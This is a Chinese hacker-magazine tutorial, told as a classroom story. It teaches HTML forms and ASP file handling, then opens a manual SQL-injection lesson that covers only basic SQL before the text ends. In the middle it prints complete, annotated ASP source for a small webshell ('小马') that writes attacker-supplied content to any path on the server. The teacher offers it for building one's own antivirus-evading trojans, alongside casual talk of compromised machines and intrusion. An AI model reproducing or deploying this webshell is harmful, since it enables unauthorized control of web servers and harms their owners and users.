指向处理提交数据的文件URL地址，还是以论坛发贴为例，大家可以把它当做是接受我们发的帖子的文件，那个文件收到我们的发言后会把它记录到数据库里。比如**action="dy.asp"**，则表单输入的数据传给dy.asp去处理。若**action=""**不指定内容则由文件本身来处理提交的数据。

method

表示数据的提交方式，分为“GET”和“POST”两种，默认是以“GET”方式来提交的。这样提交后，大家会发现IE地址栏自动变成了http://127.0.0.1/dy.asp?id=12&classid=34这种格式。如果是POST方式，那么这些变量和内容就不会出现在地址栏中，而是隐含在发出去的数据包里面。因为GET方式在地址栏中出现提交的内容，最大长度被限制在了1024字节，所以如果信息量比较大的话，建议使用POST方式。

②输入格式类型：input

语法格式如下：**<input type="…" name="…" value="…" size="…">**。

Type是输入数据的格式类型，主要类型详见表1所示；Name是输入字段的变量名称，除了SUBMIT和RESET类型外，其它的类型都需要变量名称来区分变量的传递变量的值；Value是文本框的初始值；Size是字段的大小，文本框的大小（占用的行数）。

输入数据类型	类型说明
TEXT	文本框类型，是一个单行文本框
PASSWORD	密码文本框类型 也是一个单行文本框，输入内容以*显示
HIDDEN	隐藏类型使访问者看不到隐藏域的信息
SUBMIT	创建一个提交数据按钮，单击提交按钮后，表单数据会传送给由“ACTION”指定的处理程序中
RESET	创建一个提交放弃按钮，单击后删除任何已经输入的数据。

表1

③TEXTAREA 文字区域输入 滚动文本框

滚动文本框的目的是让使用者能输入多行文本内容，语法格式如下：

```
<textarea name="…" clos="…" rows="…">
</textarea>
```

name是滚动文本框的名称，此名称记录其输入的值；cols是Textarea的宽度（以字符为单位）；rows是Textarea的高度（以行为单位）。

“旁注 -- 网站小助手”的主要功能就是来上传文件。根据图12来推测，它是把我们的“输入的内容”保存到我们指定的“保存的路径中”。要实现这个功能就要应用到ASP的“文件存取组件”，也就是常说的FSO组件（FileSystemObject）。在ASP中我们可以访问WEB服务器的文件系统，通过它的对象和方法属性等来操作服务器上的文件。

2.ASP中创建文本文件

要创建文本文件并对其进行操作，应该首先创建FileSystemObject的一个对象，然后通过创建的对象的函数（CreateTextFile）来建立文本文件，最后关闭文件。

①创建FileSystemObject的一个对象

使用Server.CreateObject方法可以建立一个FileSystemObject的对象，语法格式为：

<%set fso对象名=Server.CreateObject("Scripting.FileSystemObject")%>。

②创建文本文件

使用刚刚建立的“fso对象”的CreateTextFile函数可以建立一个文本文件，语法格式为：

<%Set FILE= fso对象.CreateTextFile(filename,True)%>。

FILE可以理解为指向刚刚创建的文件，可以通过它对文件进行读写操作，filename表示要创建的文件的路径，TURE表示若文件存在则覆盖文件，否则不覆盖文件。

文件创建好了后就可以向文件写入数据了，通过上面创建的“FILE”的write函数可以向文件写入指定的数据。语法格式为**FILE.write(string)**。写入数据完毕，最后使用close函数关闭文件，释放资源，语法格式为**FILEclose**。

③分析代码

上面就是一些简单的ASP知识，下面来看一段修改的代码：

```
<form action='' method=post>
//生成一个表单 action=''后是空的，表明是程序本身处理提交的数据
<%response.write("保存文件的物理路径")%><br>
<input type=text size=60 name=path><br>
//单行文本框，name值，这里是path，传递输入文本框的保存到服务器端的物理路径的值
<% response.write("当前文件物理路径"&server.mappath(Request.ServerVariables("SCRIPT_NAME")))%><br>
//得到当前文件在服务器的物理路径，然后用response.write输出
<textarea name=data cols=60 rows=15 width=32 ></textarea><br>
//注意一下name的值，这里是data，它是用来传递你所要提交内容的一个变量，也就是我们提交的代码的值。
```

```
<input type=submit value=保存>
</form>
<%
dim duyaoFSO,data,duyaoFILE   '定义三个变量
Set duyaoFSO = Server.CreateObject("Scripting.FileSystemObject")
//建立一个FileSystemObject 的对象duyaoFSO，然后将对象赋给duyaoFSO变量
data=request("data")
//取得客户端输入的数据，也就是"textarea"中的内容，传给"data"
Set duyaoFILE=duyaoFSO.CreateTextFile(Trim(request("path")),True)
//建立一个文本文件，createTextFile方法根据提交的物理路径在服务器端建立文件，ture表示如果文件存在则覆盖，trim函数主要是过滤掉提交路径"path"开头和结尾的空格
duyaoFILE.write data
//write函数把"textarea"中的内容写到"path"中
duyaoFILE.close
//close函数关闭文件
Set duyaoFILE = Nothing
Set duyaoFSO =Nothing
%>
```

上面这段代码把"//"后面的注释去掉然后保存为ASP格式的文件，一个简单版本的小马就成功了，如果你懂一些HTML语法的知识，还可以美化一下自己的小马。

毒药老师讲到这儿才突然发现课堂下早已经没有多少人了，仅有的几个也是满脸的迷茫。只好叹了口气，用力的敲了敲桌子，说道："大家分析完这个小马，完全可以自己写一个出来，那么有什么好处呢？一个字'就是免杀'"。

只听仅有的一个小菜接口道："毒老师，那是四个字，不是一个字，你数错了！"

毒药看了一眼，说道："回去以后好好研究一下这个小马的代码，由于今天人比较少，我们期末考试就考这个内容吧，希望回去后大家可以相互转告那些翘课的，今天的内容就先到这里吧……"

（文章中涉及到的海阳顶端ASP木马2006版、一句话木马客户端，海阳eval版客户端、diy.asp已收录至光盘。）

手动注入也精彩——数据库基础篇

毒药

这天，毒药老师还没来到教室就听到学堂里传来了吵架的声音，最爱打小报告的菜菜虫同学赶来报告毒药老师："两个小菜打起来了！"

毒药老师迅速的走进教室，干咳了两声，面无表情的盯着两个不懂事的小菜。看到毒药老师进来了，菜菜们赶忙回到座位上。经过简单的追问，得知事情的原由是这样的：两个小菜一个是NBSI的超级FANS，一个是明小子（Domain）的铁杆拥护者，在检测某些网站的时候一个检测到了注入点，另一个没有检测出来；一个检测出来为"SA"权限，一个得到的却是"DB_OWNER"权限。两个小菜都说自己的工具检测的结果才是正确的，谁也不肯认输就打起来了。

毒药老师用力的敲了敲讲台，语重心长的说道："工具毕竟是工具，难免有时候会出错。你们现在还迷信工具，盲目的相信工具的结果，这主要是因为你们还不懂得注入背后的原理，等我们学会了手动检测的原理以及了解了注入工具的原理后我们就能摆脱那些工具，也就会从鸟蛋蜕变成菜鸟了。"

"手动注入"？众小菜听到这么有用的技术顿时来了精神。

"刚才打架的小菜今天下课后打扫对面的WC吧，以后谁还敢打架就没收他的肉鸡剥夺人侵权利终身，并罚金3000QB，看以后谁还敢打架……"

一、认识数据库

我们先对数据库的概念有一个直观的认识，数据库就是把各种各样的数据按照一定的规则组合在一起形成的数据集合。常用的数据库系统有Access、MSSQL Server、mysql和oracle等。我们来打开一个数据库看看。数据库是由一张张数据表组成的，数据库中每一行数据称为一条"记录"，数据表中每列称为一个"字段"，行和列交叉的地方称为"值"，如图1。




图1

二、基本的SQL语句

在学习手动注入前我们有必要先来学习一下基本的SQL语句，这是注入中的基础知识，一定要牢牢掌握好。

> **小知识：什么是SQL？**
>
> SQL的全称是STructured Query Language，翻译为结构化查询语句。它主要用于对数据库进行查询或更新、删除等操作，说白了，要想从数据库里调出数据或者对数据进行改写，都要用到SQL。

基本的SQL语句包括对数据库常见的基本操作：查询语句（SELECT）、插入语句（INSERT）、更新语句（UPDATE）和删除语句（DELETE）。

1.最简单的SELECT语句

SELECT 字段名 FROM 数据表

SELECT * FROM ADMIN：将ADMIN表中的所有字段取出来。

SELECT username FROM ADMIN：将ADMIN表中username字段取出来。

SELECT TOP 5 * FROM ADMIN：将ADMIN表中前五条记录的所有字段取出来。

如何来测试这些语句呢？我们使用微软的Access来进行测试，Access是安装Office时默认安装的，在“开始”－“程序”菜单里可以直接找到打开。使用Access打开一个数据库文件(扩展名为mdb就行)，选择“查询”选项，如图2。双击“在设计视图中创建查询”，会打开如图3所示的窗口。




图 2




图 3

在“显示表”的对话框中单击关闭，关闭该对话框。选择主菜单栏下的“SQL视图”，如图4。在显示的窗口中，输入相应的查询语句，然后单击“运行”按钮，如图5。




图 4




图 5

运行的结果如图6所示，如果还想继续查询的话，就回到输入查询SQL语句的窗口，选择如图7所示的菜单。对于其它形式的SQL语句也可以通过这样的过程来进行测试。




图 6




图 7

2．条件查询语句

有时我们仅仅想得到满足一定条件的数据，例如想得到用户名为poison的用户密码，这时就要用到条件查询语句了。在SQL中可以使用WHERE来实现。

SELECT 字段名 FROM 数据表 WHERE 筛选条件

SELECT password FROM ADMIN WHERE username='poison'：把用户名为poison的密码选出来。

SELECT password FROM ADMIN WHERE username='poison' and id=1 把用户名为poison，并且id为1的密码选出来。

SELECT * FROM ADMIN WHERE id BETWEEN 1 AND 10：把id界于1和10之间的所有字段取出来。

3．删除数据记录的语句

DELETE FROM 数据表 WHERE 条件

DELETE FROM ADMIN WHERE username='poison'：删除用户名为poison的记录，如果没有WHERE的限制将删除所有记录。

4．更新数据记录的语句

UPDATE 数据表 SET 字段名＝新值 WHERE 条件

UPDATE ADMIN SET password = '123456' WHERE username =' poison'：更新ADMIN数据表中用户名为poison的用户的密码为123456。

5．添加数据记录的语句

```
INSERT INTO 数据表 VALUES (字段新值)
INSERT INTO 数据表 (字段1,字段2,……) VALUES (字段新值)
```

这两种格式的区别为：当VALUES()中含有数据表的所有字段时，可以省略“数据表”后面的“(字段1，字段2，……)”。

INSERT INTO ADMIN (id,username,password) VALUES (2,'duyao','123456')：向ADMIN数据表中插入一条新的记录。新记录的ID为2，用户名为duyao，密码为123456（字符串都必须使用单引号引起来，数字型的值则可以不用单引号）。

6．创建数据库语句

CREATE DATABASE 数据库名称，此时数据库名称在服务器上是唯一的。

CREATE DATABASE POISON：建立一个名称为POISON的数据库。

7．创建数据表语句

CREATE TABLE 数据表 (字段名 数据类型，字段名 数据类型，……)

CREATE TABLE tmp (tmp text)：建立一个名为tmp的数据表，数据表中包含一个名为tmp，数据类型为text的字段。

8．分组查询语句

分组查询使用“GROUP BY”和“HAVING”来实现。

SELECT 字段名 FROM 数据表 GROUP BY 用来分组的字段名HAVING 分组的字段名 = 内容。

例如：在一张班级成绩单的数据表CLASS中，选出所有男生的成绩，语句就为SELECT * FROM CLASS GROUP BY 性别 HAVING 性别 ='男'。其中"GROUP BY"按照不同的性别把数据分成组，HAVING表示选择性别为"男"的一组。

三、常用的基础函数

1.COUNT 函数

COUNT(*)：算出返回记录的行数。

